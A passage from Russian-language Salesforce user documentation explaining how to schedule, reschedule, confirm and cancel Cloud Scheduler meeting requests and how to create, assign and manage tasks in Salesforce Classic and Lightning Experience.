После отправки запроса дождитесь ответов от приглашенных, содержащих оптимальное время проведения встречи. Чтобы подтвердить встречу, выберите окончательное время ее проведения.



## Советы по выбору времени проведения конференции в Salesforce Classic

При отправке запроса посредством приложения Cloud Scheduler пользователь может выбрать время проведения встречи самостоятельно или предоставить данное право системе Salesforce. Рекомендуем разрешить системе Salesforce определение времени проведения встречи, если запрос может быть просмотрен первым приглашенным по истечении долгого периода после его отправки. Например, если запрос, отправленный организатором в понедельник, просматривается контактом в четверг, то система Salesforce предлагает время, начиная с четверга, а не понедельника.

### Выбор времени проведения встречи

Если время проведения встречи определяется пользователем самостоятельно:

- Предложенные временные промежутки не сохраняются в календаре Salesforce. Конференция отображается в календаре только после **ее подтверждения**.
- Предложенные временные промежутки отображаются приглашенному в часовом поясе организатора. Предложенные временные промежутки не отображаются в часовых поясах приглашенных.
- Предложенное время не может быть в прошлом (до черной черты в календаре).
- Затененные области календаря соответствуют времени занятости организатора и других приглашенных пользователей на основе календарей Salesforce. Более темные области соответствуют одновременной занятости нескольких сотрудников.
- Чтобы изменить продолжительность встречи, воспользуйтесь полем «Продолжительность».
- Чтобы удалить предложенное время, наведите указатель мыши на нужное время и щелкните значок «X».

### Определение времени проведения встречи системой Salesforce

Если время проведения встречи определяется системой Salesforce:

- Предложенные временные промежутки могут быть просмотрены только после отправки запроса на проведение встречи. При просмотре запроса первым приглашенным система Salesforce проверяет календари всех приглашенных сотрудников и выбирает время проведения встречи на основе их доступности.

Система Salesforce не предлагает временные промежутки, выбранные приглашенными для других неподтвержденных встреч. Например, если организатор отправляет запрос на следующие 5 рабочих дней, а приглашенные выбирают вторник и среду с 14:00 до 15:00, то при отправке другого запроса на данные временные промежутки система Salesforce предлагает вторник и среду с 14:00 до 15:00 только в случае полной занятости календаря подтвержденными встречами и другими событиями.

- По умолчанию система Salesforce предлагает время с 9:00 до 17:00 часового пояса организатора. Тем не менее, при изменении полей «Начало дня» и «Конец дня» на странице личных сведений система Salesforce использует введенные значения.

 **Прим.:** Чтобы исключить определенные часы (например, обеденный перерыв), запланируйте повторяющееся событие в календаре Salesforce.

Таблица ниже описывает параметры, определяющие способ выбора времени проведения встречи системой Salesforce.

| Поле              | Описание              |
|-------------------|-----------------------|
| Продолжительность | Длительность встречи. |

#### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **Все** выпуски, кроме **Personal Edition** и **Database.com**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки запроса на проведение встречи:

- «Редактирование событий»
- И
- «Отправка эл. почты»



| Поле               | Описание   |
|--------------------|--|
| Временной интервал | <p data-bbox="820 268 1429 331">Временной диапазон, используемый системой Salesforce для выбора.</p> <ul data-bbox="820 352 1429 693" style="list-style-type: none"><li data-bbox="820 352 1429 693">• «В течение 5 рабочих дней»/«В течение 10 рабочих дней»: система Salesforce растягивает предложенное время на указанный временной интервал. Например, если организатор устанавливает переключатель «В течение 5 рабочих дней», а первый приглашенный просматривает запрос в понедельник, то система Salesforce предлагает время проведения встречи для каждого дня данной недели. Если некоторые дни полностью заняты, то система Salesforce сокращает количество дней.</li></ul> <p data-bbox="857 714 1429 745">Субботы и воскресенья не являются рабочими днями.</p> <ul data-bbox="820 766 1429 1008" style="list-style-type: none"><li data-bbox="820 766 1429 1008">• «В любое время»: система Salesforce предлагает 5 временных промежутков в течение следующих 5 рабочих дней; при наличии менее 5 временных промежутков система расширяет диапазон поиска до 10 рабочих дней. Если система Salesforce находит менее 5 временных промежутков, то диапазон поиска снова расширяется — до следующих четырех недель.</li></ul> <p data-bbox="857 1029 1429 1155">При выборе данного значения некоторые временные промежутки, предложенные системой Salesforce, могут составлять 7 недель (5 рабочих дней + 10 рабочих дней + 20 рабочих дней = 7 недель).</p> |

## Изменение приглашенных для запрошенной конференции в Salesforce Classic

Если приложение Cloud Scheduler используется для создания запроса конференции, можно добавить и удалить приглашенных в любой момент.

1. Откройте страницу встречи одним из перечисленных ниже способов.
  - Откройте вложенную вкладку **«Запрошенные встречи»** в разделе «Календарь» вкладки «Начальная страница» и выберите тему нужной встречи. Если вложенная вкладка **«Запрошенные встречи»** не отображается, обратитесь к администратору с просьбой добавить эту вкладку в раздел «Календарь».
  - Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия» для контакта, интереса или организации-лица, выберите тему нужной встречи в связанном списке.
  - Откройте электронное уведомление, полученное при ответе приглашенного на запрос, и щелкните ссылку **«Просмотреть ответ и запланировать встречу»**.
2. Выполните одно из указанных ниже действий.
  - Чтобы пригласить на встречу сотрудников, интересы, контакты или организации-лица, нажмите кнопку **«Кому»**.
  - Чтобы удалить приглашенного из встречи, щелкните значок «X» напротив имени нужного приглашенного.

Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия», то некоторые приглашенные не могут быть удалены. Как правило, система не позволяет удалять первый контакт, интерес или организацию-лицо в поле «Кому».

Календарь обновляется автоматически на основе пользователей, добавленных или удаленных из встречи.



**Прим.:** Если страница содержит только кнопку **«Закрыть»**, то запрошенная встреча не может быть изменена. Обратитесь к организатору с просьбой изменить сведения о встрече или администратору Salesforce с просьбой предоставить необходимые полномочия.

3. Нажмите кнопку **«Отправить обновление»**.
4. Введите сообщение. Например, организатор может уведомить приглашенных о добавлении или удалении пользователя из встречи.
5. Щелкните один из указанных ниже параметров.
  - **«Отправить всем приглашенным»:** отправка обновления всем текущим и добавленным приглашенным и уведомления об отмене удаленным приглашенным.
  - **«Отправить только измененным приглашенным»:** отправка обновления добавленным приглашенным и уведомления об отмене удаленным приглашенным.

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **Все** выпуски, кроме **Personal Edition** и **Database.com**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и удаления приглашенных из запрошенной встречи:

- «Редактирование событий»

И

«Отправка эл. почты»

## Повторное планирование запрошенной конференции в Salesforce Classic

Неподтвержденная встреча, запрошенная посредством приложения Cloud Scheduler, может быть запланирована повторно путем выбора новых временных промежутков. Обратите внимание, что новые временные промежутки не могут быть выбраны для подтвержденной встречи ввиду ее преобразования в событие. Чтобы повторно запланировать событие, измените дату события и отправьте обновление приглашенным.

Если страница содержит только кнопку **«Закрывать»**, то запрошенная встреча не может быть изменена. Обратитесь к организатору с просьбой изменить сведения о встрече или администратору Salesforce с просьбой предоставить необходимые полномочия.

1. Откройте страницу встречи одним из перечисленных ниже способов.
  - Откройте вложенную вкладку **«Запрошенные встречи»** в разделе «Календарь» вкладки «Начальная страница» и выберите тему нужной встречи. Если вложенная вкладка **«Запрошенные встречи»** не отображается, обратитесь к администратору с просьбой добавить эту вкладку в раздел «Календарь».
  - Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия» для контакта, интереса или организации-лица, выберите тему нужной встречи в связанном списке.
  - Откройте электронное уведомление, полученное при ответе приглашенного на запрос, и щелкните ссылку **«Просмотреть ответ и запланировать встречу»**.

2. Нажмите кнопку **«Запланировать повторно»** и выберите новые временные промежутки.

Конференция может быть подтверждена после получения ответов на обновленный запрос от приглашенных.

## Проверка запрошенной конференции в Salesforce Classic

После отправки запроса посредством приложения Cloud Scheduler дождитесь ответов от приглашенных, содержащих оптимальное время проведения встречи. При получении ответа система Salesforce отправляет электронное уведомление и автоматически обновляет сведения о встрече. При необходимости выберите оптимальное время и подтвердите проведение встречи.

При отсутствии полномочия «Редактирование событий» или «Редактирование» для записей контактов или интересов, связанных с предложенной встречей, страница подтверждения встречи доступна только для чтения.

Если события дополнены обязательными полями, то пользователю предлагается обновить данные поля до преобразования встречи в событие.

1. Откройте страницу встречи одним из перечисленных ниже способов.
  - Откройте вложенную вкладку **«Запрошенные встречи»** в разделе «Календарь» вкладки «Начальная страница» и выберите тему нужной встречи. Если вложенная вкладка **«Запрошенные встречи»** не отображается, обратитесь к администратору с просьбой добавить эту вкладку в раздел «Календарь».
  - Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия» для контакта, интереса или организации-лица, выберите тему нужной встречи в связанном списке.
  - Откройте электронное уведомление, полученное при ответе приглашенного на запрос, и щелкните ссылку **«Просмотреть ответ и запланировать встречу»**.

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **Все** выпуски, кроме **Personal Edition** и **Database.com**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для повторного планирования встречи:

- «Редактирование событий»

И

«Отправка эл. почты»

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **Все** выпуски, кроме **Personal Edition** и **Database.com**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для подтверждения встречи:

- «Редактирование событий»

И

«Отправка эл. почты»

## 2. Выберите время и нажмите кнопку «Подтвердить».

Кнопка «Подтвердить» отображается только после выбора времени проведения встречи. В противном случае отображается кнопка «Отправить обновление», позволяющая отправлять приглашенным сообщение без подтверждения времени проведения встречи.

Ниже перечислены инструменты для выбора времени.

- Зеленые флажки соответствуют свободному времени каждого пользователя.
- Статус «Свободен» отображается при доступности пользователя на основе календаря Salesforce.
- Если предложенное время не подходит приглашенным, выберите новое время и запланируйте встречу повторно.

## 3. При необходимости введите сообщение.

## 4. Чтобы подтвердить встречу, нажмите кнопку «Отправить».

Ниже перечислены действия, выполняемые системой Salesforce.

- Отправка приглашенным сообщения эл. почты, содержащего окончательную дату и время проведения встречи.
- Преобразование запрошенной встречи в новое многопользовательское событие. Последнее сообщение, отправленное приглашенным, отображается в поле события «Описание», а все остальные сообщения между организатором и приглашенными удаляются.

Данное событие отображается в разделе «Календарь» вкладки «Начальная страница». Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия», то событие также отображается в связанном списке «Открытые действия» соответствующего контакта, интереса или организации-лица.

## Отмена запрошенной конференции в Salesforce Classic


Неподтвержденную конференцию, созданную через запрос в Cloud Scheduler, можно отменить, после чего Salesforce автоматически рассылает уведомление об отмене всем приглашенным. При подтверждении встреча преобразуется в событие, доступное для удаления подобно любому другому событию.

### 1. Откройте страницу встречи одним из перечисленных ниже способов.

- Откройте вложенную вкладку «Запрошенные встречи» в разделе «Календарь» вкладки «Начальная страница» и выберите тему нужной встречи. Если вложенная вкладка «Запрошенные встречи» не отображается, обратитесь к администратору с просьбой добавить эту вкладку в раздел «Календарь».
- Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия» для контакта, интереса или организации-лица, выберите тему нужной встречи в связанном списке.
- Откройте электронное уведомление, полученное при ответе приглашенного на запрос, и щелкните ссылку «Просмотреть ответ и запланировать встречу».

### 2. Нажмите кнопку «Отмена встречи».

При необходимости щелкните ссылку «Удал.» напротив нужной встречи в связанном списке «Открытые действия».

-  **Прим.:** Если страница содержит только кнопку «Закрыть», то запрошенная встреча не может быть изменена. Обратитесь к организатору с просьбой изменить сведения о встрече или администратору Salesforce с просьбой предоставить необходимые полномочия.

## ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **Все** выпуски, кроме **Personal Edition** и **Database.com**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отмены встречи:

- «Редактирование событий»

И

«Отправка эл. почты»

### 3. Чтобы подтвердить отмену, нажмите кнопку «ОК».


Система Salesforce отправляет уведомление об отмене встречи всем приглашенным. Отмененные встречи не перемещаются в корзину.

## Отклики на приглашения к событиям в Salesforce Classic

Приглашение на событие может быть принято или отклонено. Принятое приглашение может быть добавлено как событие в приложение Outlook.

Если сотрудник приглашает пользователя на событие, тот получит электронное сообщение со ссылкой на событие. Событие также отображается на вкладке Начальная страница». Чтобы принять или отклонить событие, выполните указанные ниже действия.

1. Щелкните описание события.
2. При необходимости введите ответ.
3. При получении приглашения на отдельное событие щелкните **«Принять встречу»** или **«Отклонить встречу»**. При получении приглашения на последовательность событий щелкните **«Принять последовательность»** или **«Отклонить последовательность»**.

 **Прим.:** Чтобы посетить некоторые события последовательности, но отклонить другие, примите последовательность, а затем отклоните отдельные события.

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal Edition** и **Database.com Edition**.

СМ. ТАКЖЕ:

[Создание встречи Outlook для события в Salesforce Classic](#)

## Задачи

Система Salesforce поддерживает использование списка задач и отслеживания текущих сделок или организаций. Пользователи могут быстро связывать задачи с записями интересов, контактов, компаний, контрактов или другими нужными сведениями. Система Salesforce предоставляет пользователям разные способы повышения производительности (например, быстрое создание и обновление задач, предварительно отфильтрованные списки задач и параметры уведомлений о задачах).

### Управление задачами

В Salesforce задачи представляют собой мощный инструмент, помогающий отслеживать ход выполнения работ и заключать сделки. Вы можете связывать их с коммерческими возможностями, интересами, организациями и контактами, а также управлять ими в этих записях, списках и отчетах.

### Рекомендации по использованию задач

Система Salesforce всегда отображает крайний срок задачи в часовом поясе, выбранном на странице «Мои параметры». Администратор Salesforce может добавлять условия для завершения задачи — например, добавление пользователем комментария. При наличии нескольких статусов «Закрото» или «Открыто», заданных администратором Salesforce, выберите необходимый статус, чтобы продолжить работу. Работа с задачами в Lightning Experience отличается от Salesforce Classic.

### [Повторение задачи](#)

Система позволяет быстро настраивать крайний срок повторяющейся задачи и сокращать количество повторяющихся задач в списке будущих задач. Повторяющиеся задачи позволяют повторять задачу через указанное количество дней после выбранного триггера. Система создает следующую задачу последовательности только после наступления крайнего срока или даты завершения текущей задачи. Повторяющиеся задачи — это усовершенствованные регулярно повторяющиеся задачи, которые могут завершаться по скользящему графику.

### [Назначение задач нескольким людям средствами Salesforce Classic](#)

До 100 сотрудникам можно назначить отдельную копию одной и той же задачи. Например, создайте задачу «Отправить отчеты по расходам» с соответствующим крайним сроком и назначьте ее рабочей группе менеджеров по работе с клиентами.

### [Уведомления о задачах](#)

Настройте параметры для отправки и получения уведомлений по электронной почте при назначении задачи.

СМ. ТАКЖЕ:

[Действия](#)

[События и календари](#)

## Управление задачами

В Salesforce задачи представляют собой мощный инструмент, помогающий отслеживать ход выполнения работ и заключать сделки. Вы можете связывать их с коммерческими возможностями, интересами, организациями и контактами, а также управлять ими в этих записях, списках и отчетах.

### [Управление задачами в Lightning Experience](#)

Пользователи могут создавать, обновлять и отслеживать собственные задачи, задачи, делегированные другим пользователям, и задачи для возможности, интереса, организации или контакта. Используйте начальную страницу, список заданий или временную шкалу действий. Кроме того, задачи могут отслеживаться посредством отчетов.

### [Управление задачами в Salesforce Classic](#)

Вы можете отслеживать, создавать и обновлять свои и чужие задачи в различных местоположениях в Salesforce. Задачи отображаются посредством списковых представлений действий, представлений календаря, ленты Chatter и связанных записей (например, контакты и организации). Кроме того, задачи могут отслеживаться посредством отчетов.


## Управление задачами в Lightning Experience

Пользователи могут создавать, обновлять и отслеживать собственные задачи, задачи, делегированные другим пользователям, и задачи для возможности, интереса, организации или контакта. Используйте начальную страницу, список заданий или временную шкалу действий. Кроме того, задачи могут отслеживаться посредством отчетов.

- На начальной странице в разделе сегодняшних заданий отображаются следующие пять заданий, которые необходимо сделать сегодня.
- На панели Канбан для коммерческих возможностей и интересов отображаются уведомления о том, что срок завершения того или иного задания истек, или о том, что открытые действия отсутствуют. Чтобы создать или обновить задачу, щелкните желтый треугольник.
- Для отдельной коммерческой возможности, интереса, организации или контакта используйте компоновщик и временную шкалу действий для создания и работы с задачами, встречами, звонками и сообщениями эл. почты.
- Используйте список задач для работы с задачами, срок выполнения которых истекает сегодня, всеми открытыми задачами, задачами, срок выполнения которых истек, а также задачами, выполненными за последние семь дней. Щелкните **«Задачи»** в меню навигации и выберите нужное представление.

Чтобы сохранить задачи, срок выполнения которых недавно истек (то есть истек в течение последних 30 дней), в зоне наблюдения, но так, чтобы они не мешали выполнять текущие задачи, элемент **Мои задачи** свертывает их, когда их 10 или больше. Элемент **Все просроченные** включает все просроченные задачи. В разделе **Делегированные** отображаются задачи, которые вы создали и впоследствии назначили своим подчиненным в иерархии ролей своей организации Salesforce.

Вы можете также использовать отчеты о действиях для просмотра задач, назначенных вашим подчиненным по иерархии ролей в организации Salesforce.

-  **Прим.:** Вы можете удалить контакт или запись из задачи, не удаляя саму задачу. Предположим, что задача связана с контактами «А» и «Б», но должна быть связана только с контактом «А». Рекомендуем просто удалить контакт «Б» из поля «Имя» вместо удаления задачи.

СМ. ТАКЖЕ:

[Карточка производственного заказа для коммерческих возможностей](#)

[Рекомендации по использованию задач в Lightning Experience](#)

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Developer Edition, Enterprise Edition, Group Edition, Performance Edition, Professional Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания задач:

- «Редактирование задач»

## Управление задачами в Salesforce Classic

Вы можете отслеживать, создавать и обновлять свои и чужие задачи в различных местоположениях в Salesforce. Задачи отображаются посредством списковых представлений действий, представлений календаря, ленты Chatter и связанных записей (например, контакты и организации). Кроме того, задачи могут отслеживаться посредством отчетов.

### Отслеживание задач

Ниже перечислены области, позволяющие отслеживать собственные задачи и задачи других пользователей. Чтобы просмотреть списковые представления действий, щелкните значок  на вкладке «Начальная страница» или в любом представлении календаря, либо откройте представление дня или недели.

#### Задачи, назначенные текущему пользователю

- Раздел «Мои задачи» вкладки «Начальная страница»
- Списковое представление действий: выбор текущего спискового представления или настройка нового
- Собственная лента Chatter: отслеживание сообщений, комментариев и обновлений для задачи

#### Задачи с ближайшим крайним сроком

- Списковое представление «Мои действия»
- Элемент «**Today**» в приложении Salesforce1 на устройствах iOS или Android
- Список «Мои задачи» в приложении Salesforce1

#### Задачи, связанные с другой записью (например, контактом или организацией)

- Связанные списки «Открытые действия» и «Журнал действий» на странице сведений о другой записи
- Собственная лента Chatter и лента Chatter другой записи
- Отчеты по действиям



**Прим.:** Вы можете удалить контакт или запись в задаче без удаления всей задачи. Например, предположим, что задача связана с контактом А и контактом Б и вы хотите связать ее только с контактом А. Вместо того чтобы удалять всю задачу, уберите контакт Б из поля «Имя».

#### Делегированные задачи, назначенные нижестоящим пользователям в иерархии организации

- Списковое представление «Мои делегированные действия»
- Отчеты по действиям
- Список «Делегированные задачи» в приложении Salesforce1

#### Просроченные задачи

- Списковое представление действий «Просрочено»
- Список «Просроченные задачи» в приложении Salesforce1

#### Завершенные задачи

- Списковое представление «Мои действия»
- Список «Завершенные задачи» в приложении Salesforce1

#### Задачи, назначенные другим пользователям

- Списковое представление «Мои делегированные действия»

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: все версии, кроме **Database.com**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания задач

- «Редактирование задач»



- Отчеты по действиям


### Задачи, назначенные нижестоящим пользователям в иерархии организации

- Списковое представление «**Действия моей рабочей группы**»
- Отчеты по действиям

### Просмотр сведений о задаче

Календарь, списковое представление действий, связанный список и вкладка «Начальная страница» поддерживают два способа просмотра сведений о задачах.

- Наведите указатель мыши на тему нужной задачи.
- Щелкните нужную тему.

Чтобы просмотреть сведения об одной задаче из последовательности событий () , выберите вложенную вкладку «Посмотреть задачу» на странице описания задачи. Чтобы просмотреть сведения о последовательности, откройте вложенную вкладку «Просмотр последовательности».

### Создание задач

#### Вкладка «Начальная страница»

Нажмите кнопку «**Создать**» в разделе «Мои задачи» вкладки «Начальная страница».

#### Лента Chatter

Система Salesforce автоматически связывает задачу с записью (например, контактом), лента которой используется для ее создания.

#### Боковая панель

Выберите пункт «**Задача**» в раскрывающемся списке «Создать...» на боковой панели системы Salesforce.

#### Страница сведений о другой записи

- Нажмите кнопку «**Создать задачу**» в связанном списке «Открытые действия».
- Чтобы добавить запись задачи со статусом «Completed», нажмите кнопку «**Записать вызов в журнал**» в связанном списке «Журнал действий».

Система Salesforce автоматически связывает задачу с данной записью.

#### Представление дня или недели

Нажмите кнопку «**Создать**» в разделе «Мои задачи».

#### Списковое представление действий ()

Нажмите кнопку «**Создать задачу**» в списковом представлении.

### Обновление задач

Любая область (кроме отчетов), предназначенная для просмотра сведений о задачах, позволяет редактировать любые задачи, доступные для редактирования.

### Рекомендации по использованию задач

Система Salesforce всегда отображает крайний срок задачи в часовом поясе, выбранном на странице «Мои параметры». Администратор Salesforce может добавлять условия для завершения задачи — например, добавление пользователем комментария. При наличии нескольких статусов «Закрыто» или «Открыто», заданных администратором Salesforce, выберите необходимый статус, чтобы продолжить работу. Работа с задачами в Lightning Experience отличается от Salesforce Classic.

[Рекомендации по использованию задач в Lightning Experience](#)

Ниже перечислены рекомендации по владению, просмотру, созданию и обновлению задач.

[Рекомендации по использованию задач в Salesforce Classic](#)

Ниже перечислены рекомендации по владению, просмотру, созданию и обновлению задач.

СМ. ТАКЖЕ:

[Напоминания о действиях в Salesforce Classic](#)

[Индивидуальная настройка системы Salesforce](#)

## Рекомендации по использованию задач в Lightning Experience

Ниже перечислены рекомендации по владению, просмотру, созданию и обновлению задач.

**Несение ответственности за задачу одним пользователем**

Ответственность за задачу принадлежит только одному пользователю.

Переназначение задачи другому пользователю, который не является нижестоящим в иерархии ролей, инициирует ее удаление из собственного списка задач. В данном случае задача отображается представлением «Делегированные» списка задач.

**Менеджеры не могут редактировать задачи других пользователей**

Пользователи могут переназначать задачи сотрудникам. Менеджеры в иерархии ролей могут просматривать задачи, назначенные нижестоящим пользователям в иерархии ролей. Кроме того, они могут использовать отчеты для просмотра задач нижестоящих пользователей в иерархии ролей, но не могут их редактировать.

**Отсутствие повторяющихся задач**

Пользователи не могут создавать повторяющиеся задачи. Тем не менее, список задач пользователя и временная шкала действий отображают все задачи, созданные как часть последовательности в Salesforce Classic. Таким образом пользователь может редактировать назначенные ему задачи.

**Ограничение на отправку уведомлений при назначении задач**

Lightning Experience не отображает параметры для отправки и получения Система также не отображает настройки получения сообщения по электронной почте, когда кто-либо назначает задачу пользователю. Однако при переходе с Lightning Experience на Salesforce Classic один из этих параметров может быть доступен. Это зависит от того, каким образом администратор настроил организацию Salesforce. Если доступен один из этих параметров, пользователь может получать сообщения электронной почты по задачам, которые он назначил для себя или создал со статусом «Завершено».

**Отсутствие напоминаний о задачах**

Lightning Experience не поддерживает напоминания о задачах.

СМ. ТАКЖЕ:

[Рекомендации по использованию событий и календарей в Lightning Experience](#)

[Рекомендации по использованию действий](#)

**ВЕРСИИ**

Доступно в следующих компонентах версии Lightning Experience:  
**Developer Edition, Enterprise Edition, Group Edition, Performance Edition, Professional Edition** и **Unlimited Edition.**

## Рекомендации по использованию задач в Salesforce Classic

Ниже перечислены рекомендации по владению, просмотру, созданию и обновлению задач.

Повторяющиеся задачи 

### Поддержка только стандартного типа записи

При использовании нестандартного типа записи система Salesforce все равно применяет стандартный тип записи к повторяющейся задаче. При этом Salesforce не отображает поля раскрывающегося списка, связанные со стандартным типом записи.

### Не указывается «Крайний срок»

Поле «Крайний срок» отключено, так как задачи последовательности могут использовать разные крайние сроки.

### Влияние изменений на последовательность задач и отдельные задачи в последовательности



**Внимание:** Изменения, внесенные в последовательность повторяющихся задач, переопределяют изменения, внесенные в отдельные задачи с предстоящим крайним сроком. (Изменения, внесенные в последовательность, не влияют на задачи с прошедшим крайним сроком.) При изменении любого из перечисленных ниже параметров в последовательности ссылки на будущие задачи будут повреждены, а триггеры и бизнес-правила будут сброшены.

- Частота
- Дата начала или окончания повторения

### Статус задачи

Статус последовательности задач не может быть изменен. Пользователи могут изменять только статус отдельных задач в последовательности.

### Напоминания о задачах

При создании повторяющейся задачи и установке флажка напоминания система отправит напоминание для каждой отдельной задачи в последовательности.

### Вложения в задачи


Пользователи могут добавлять файлы в последовательности повторяющихся задач. После создания последовательности пользователи могут добавлять или удалять вложения из каждой отдельной задачи в последовательности.

Вложения отображаются только на странице сведений о задаче, но не отображаются на страницах сведений о других связанных записях. При отсутствии связанного списка «Вложения» на странице сведений о задаче обратитесь к администратору Salesforce с просьбой добавить список в макет страницы задач.

Пакетное связывание задач с контактами (функция «Общедоступные действия»)

### Максимальное число связанных контактов

Задача может быть связана с 50 контактами (но только одним интересом) в поле «Имя», включая один основной

контакт. При отсутствии  напротив поля «Имя» обратитесь к администратору Salesforce с просьбой включить функцию «Общедоступные действия».

### Отсутствие поддержки повторяющихся задач или множества назначенных


Пакетное связывание контактов недоступно для последовательности повторяющихся задач или задачи, назначенной нескольким пользователям.

## ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **всех** версиях, кроме **Database.com Edition**.

## Назначение задач

### Назначение задачи автору

По умолчанию задача назначается автору. Чтобы назначить независимые копии новой задачи нескольким пользователям, щелкните  напротив поля **«Назначено»** и откройте вкладку «Несколько пользователей» в отображаемом окне. Поле «Назначено» не поддерживается версией Personal Edition.

## Уведомления о задачах

### Электронные уведомления

Ниже перечислены возможные сценарии, определяемые способом настройки организации, выполненной администратором Salesforce.

- Пользователь получает автоматические электронные уведомления для каждой назначенной ему задачи. Чтобы отключить данные уведомления, перейдите на страницу «Напоминания и сигналы» в личных параметрах и снимите флажок **«Уведомлять по эл. почте о назначенной задаче»**.
- Пользователь не получает автоматические электронные уведомления для каждой назначенной ему задачи. Чтобы отправить сообщение эл. почты пользователю, выбранному для назначения задачи, включая самого себя, установите флажок **«Отправить электронное уведомление»** при создании задачи. (Доступность данного флажка определяется настройкой организации, выполненной администратором Salesforce.)

### Мобильные уведомления о задачах

Приложение Salesforce1 использует отдельные параметры для уведомлений о назначении задач, отправляемых на мобильные устройства пользователей.

## Проверка орфографии

### Поддержка только некоторых языков

При отсутствии функции проверки орфографии в поле «Комментарии» обратитесь к администратору Salesforce с просьбой включить данную функцию. Тем не менее, функция проверки орфографии поддерживает не все языки, используемые системой Salesforce. Например, функция проверки орфографии не поддерживает тайский и русский языки, а также некоторые языки с двухбайтовой кодировкой символов (японский, корейский и китайский).

## Задачи в Chatter

### Отображение новых задач в лентах Chatter

Новая задача, связанная с записью (например, интерес, организация или настраиваемый объект), отображается в ленте соответствующей записи. Любая отслеживаемая запись отображает элементы ленты для всех задач, независимо от их автора.

### Создание задач в лентах

Администратор Salesforce может определять возможность использования Chatter с целью создания задач для разных типов записей. Например, ленты для доступных организаций позволяют просматривать задачи, но не позволяют их создавать.

### Отсутствие повторяющихся задач в Chatter

Лента Chatter пользователя не отображает повторяющиеся задачи; Chatter не поддерживает отслеживание повторяющихся задач.

### Отсутствие регистрации сообщений эл. почты или вызовов в лентах обращений

Ленты обращений не отображают задачи по отправке сообщений эл. почты или регистрации вызовов.

## Email-to-Case

**Просмотр связанных сообщений эл. почты**

Если организация использует функцию Email-to-Case или On-Demand Email-to-Case, то некоторые задачи будут связаны с сообщениями эл. почты Email-to-Case или On-Demand Email-to-Case. Чтобы увидеть связанное сообщение эл. почты, щелкните ссылку вверху задачи. Дополнительную информацию см. в разделе [«Работа с сообщениями эл. почты, содержащими обращения»](#) на странице 2417.

## Salesforce for Outlook

**Неопределенные элементы**

Если задача создана на основе сообщения эл. почты, отправленного в систему Salesforce посредством функции Email to Salesforce или приложения Salesforce for Outlook, то верхняя часть страницы сведений о сообщении эл. почты может содержать баннер, отображающий ссылку на страницу «Мои неопределенные элементы». Данная страница может использоваться для назначения любых несвязанных сообщений эл. почты соответствующим записям Salesforce.

**Повторение задачи**

Система позволяет быстро настраивать крайний срок повторяющейся задачи и сокращать количество повторяющихся задач в списке будущих задач. Повторяющиеся задачи позволяют повторять задачу через указанное количество дней после выбранного триггера. Система создает следующую задачу последовательности только после наступления крайнего срока или даты завершения текущей задачи. Повторяющиеся задачи — это усовершенствованные регулярно повторяющиеся задачи, которые могут завершаться по скользящему графику.

Чтобы включить поддержку повторяющихся задач при создании задачи, обратитесь к администратору Salesforce с просьбой добавить повторяющиеся задачи в макет страницы.

1. Выберите значение **«После крайнего срока»** или **«После даты завершения»** в поле **«Повторить данную задачу»**.
2. Введите нужное количество дней в поле **«Интервал повторения»**.

Если поле **«Повторить данную задачу»** текущей задачи содержит значение **«(Задача закрыта)»**, следовательно, задача была закрыта как повторяющаяся задача последовательности. Данное значение позволяет отличать повторяющиеся задачи от задач других типов при составлении отчетов.

При синхронизации задач посредством приложения Salesforce for Outlook отдельные задачи последовательности синхронизируются по мере создания.

**Прим.:** При повторении задач последовательности после наступления крайнего срока система Salesforce не создает повторы с прошедшим крайним сроком. Взамен, система Salesforce добавляет интервал, благодаря которому повторяющейся задаче назначается новый предстоящий крайний срок. Например, пользователь задает задачу, которая должна повторяться через три дня после крайнего срока, но закрывает ее через пять дней после крайнего

**ВЕРСИИ**

Доступно в следующих компонентах версии Lightning Experience:  
**Contact Manager, Personal, Group, Professional, Enterprise, Performance, Unlimited и Developer**

Доступно в Salesforce Classic в следующих версиях: **Все** версии, кроме **Database.com**.

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**

Для создания задач:


- «Редактирование задач»

срока. Вместо создания задачи, которая уже является просроченной, система Salesforce назначает новой задаче крайний срок, истекающий на следующий день.

## Назначение задач нескольким людям средствами Salesforce Classic

До 100 сотрудникам можно назначить отдельную копию одной и той же задачи. Например, создайте задачу «Отправить отчеты по расходам» с соответствующим крайним сроком и назначьте ее рабочей группе менеджеров по работе с клиентами.

1. Щелкните значок поиска (🔍) напротив поля «Назначено» на странице «Создать задачу».
2. Откройте вкладку «**Несколько пользователей**» в окне поиска.
3. Добавьте до 100 сотрудников (в том числе членов групп) в список «Выбранные участники».

 **Совет:** Персональные группы — это эффективный способ объединения пользователей в нужные группы. Дополнительную информацию см. в разделе «Создание и редактирование групп».

4. Нажмите кнопку **Готово**.  
Новая страница задач отображает выбранные элементы и полное количество заданий рядом с полем Назначено.
5. Сохраните задачу.  
Теперь вы назначили копии задач выбранным сотрудникам. Сотрудники могут редактировать, переназначать или удалять свои отдельные задачи.

## Уведомления о задачах

Настройте параметры для отправки и получения уведомлений по электронной почте при назначении задачи.

### [Уведомления о задачах в Lightning Experience](#)

